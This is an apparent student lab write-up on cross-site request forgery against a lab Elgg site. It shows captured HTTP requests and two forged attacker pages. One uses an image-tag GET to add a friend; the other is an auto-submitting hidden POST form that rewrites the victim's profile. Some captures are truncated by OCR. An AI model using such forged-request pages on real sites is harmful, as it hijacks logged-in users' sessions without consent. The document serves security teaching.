
TASK-1:

To do this first we have to know how an actual add friend HTTP request looks like. We can do that by using HTTP header live extension.




GET http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1665328422&__elgg_token=Env

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: __gsas=ID=765892ad894b5982:T=1661595879:S=ALNI_MaBEbNjI9dwbF68VMlBih6Ufr54NA; pvisitor=21e14e67-f1
```

Content-Length:0


Then as an attacker, I have to modify the attacker website in such a way that whenever Alice visits the page and clicks on the link the GET request will be executed. We also have to know my GUID by simply inspecting the source code.



addfriend.html
~/Desktop/csrf/Labsetup/attacker

```html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>
<img src="http://www.seed-server.com/action/friends/add?friend=59" alt="image" width="1" height="1" />
</body>
</html>
```

For the get request we are using img tag. Inside the img tag as src attribute, we are using the GET request url.




Alice's friends

So whenever Alice visits the site and clicks on the link the image source part will be executed as a get request and add Samy as a friend. As Alice is already logged in the elgg website, she is in a live session. SO the get request will be executed for the elgg website because the website can't decide from where the request is coming from.

TASK-2:

Now we have to edit the description of the victim's profile by CSRF. So to do that we have to first know the HTTP request that is sent after editing a profile information.




```
POST http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------312363134389774860254089490
Content-Length: 2962
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: __gsas=ID=765892ad894b5982:T=1661595879:S=ALNI_MaBEbNjI9dwbF68VMlBih6Ufr54NA; pvisitor=21e14e67-f142-4e5c-b6eb-5bb3ce8c1338; Elgg=lm52rq
Upgrade-Insecure-Requests: 1

__elgg_token=cxNpkMJCuTtBxGBA2FdRCw&__elgg_ts=1665331163&name=Samy&description=<p>Samy is my HERO!!!!!</p> &accesslevel[description]=2&briefdesc

Content-Length:477
```

As we can see that it's a POST request. So we have to consider two things from here one is the POST url and the POST body where the changes are sent to update.


Now we have to go to the attacker website's editProfile.html. Then inside we have to make some changes for Alice to update her profile with the bio saying "Samy is my hero".


Here, We are performing POST request by submitting a Form. And as the action we are passing the URL that we got by inspecting HTTP header live.


seed_ubuntu (doing lab-1 main) [Running] - Oracle VM VirtualBox
Activities
Text Editor
Oct 9 12:04
Open
Save
editprofile.html
~/Desktop/csrf/Labsetup/attacker
HTML
Tab Width: 8
Ln 17, Col 32
INS

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='amy is my HERO'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
```

So after saving this. When Alice will visit the link with this html code. She will generate a POST request that was hidden inside the page's source code. And that will update Alice's profile with the bio that Samy wanted to put.





www.seed-server.com/profile/alice

Brief description
Samy is my HERO

This is after clicking the link.

<u>Question-1:</u>


To do this Boby just have to send something to Alice for example a friend request. And we have to observe the request using HTTP header live. There Alice’s GUID will be given. So that way we can crack Alice’s GUID.

<u>Question-2:</u>

I think he can’t do that without knowing the GUID for the visitors because we need to use the GUID in code for a successful attack and also need to put the name of the victim.

TASK-3:

This task is very much similar to the previous one. We just have to know the POST request URL using HTTP header live. And those fields inside the editProfile.html with proper access level.



Brief description
Samy is my HERO!!!!!

Interests
Hacking

Twitter username
Geralt

About me
Samy is my HERO!!!!!

```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ub
Accept: text/html,application/xh
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-dat
Content-Length: 3050
Origin: http://www.seed-server.c
Connection: keep-alive
Referer: http://www.seed-server.
Cookie: __gsas=ID=765892ad894b59
Upgrade-Insecure-Requests: 1
```


```
obile=&accesslevel[mobile]=2&wel
```

Content-Length:490

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------165899561231732729682838573282
Content-Length: 3050
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: __gsas=ID=765892ad894b5982:T=1661595879:S=ALNI_MaBEbNjI9dwbF68VMlBih6Ufr54NA; pvisitor=21e14e67-f14
Upgrade-Insecure-Requests: 1
__elgg_token=GdhdsjLe9kYeTf3jhd-ZTQ&__elgg_ts=1665331998&name=Samy&description=<p>Samy is
&accesslevel[description]=2&briefdescription=Samy is my HERO!!!!!&accesslevel[briefdescri
POST: HTTP/1.1 302 Found
Date: Sun, 09 Oct 2022 16:13:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.seed-server.com/profile/samy
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

After editing the html file when Alice will visit the page her info will be updated.


This is before updation:



Alice

Brief description
Samy is my HERO

This is after updation:



Alice

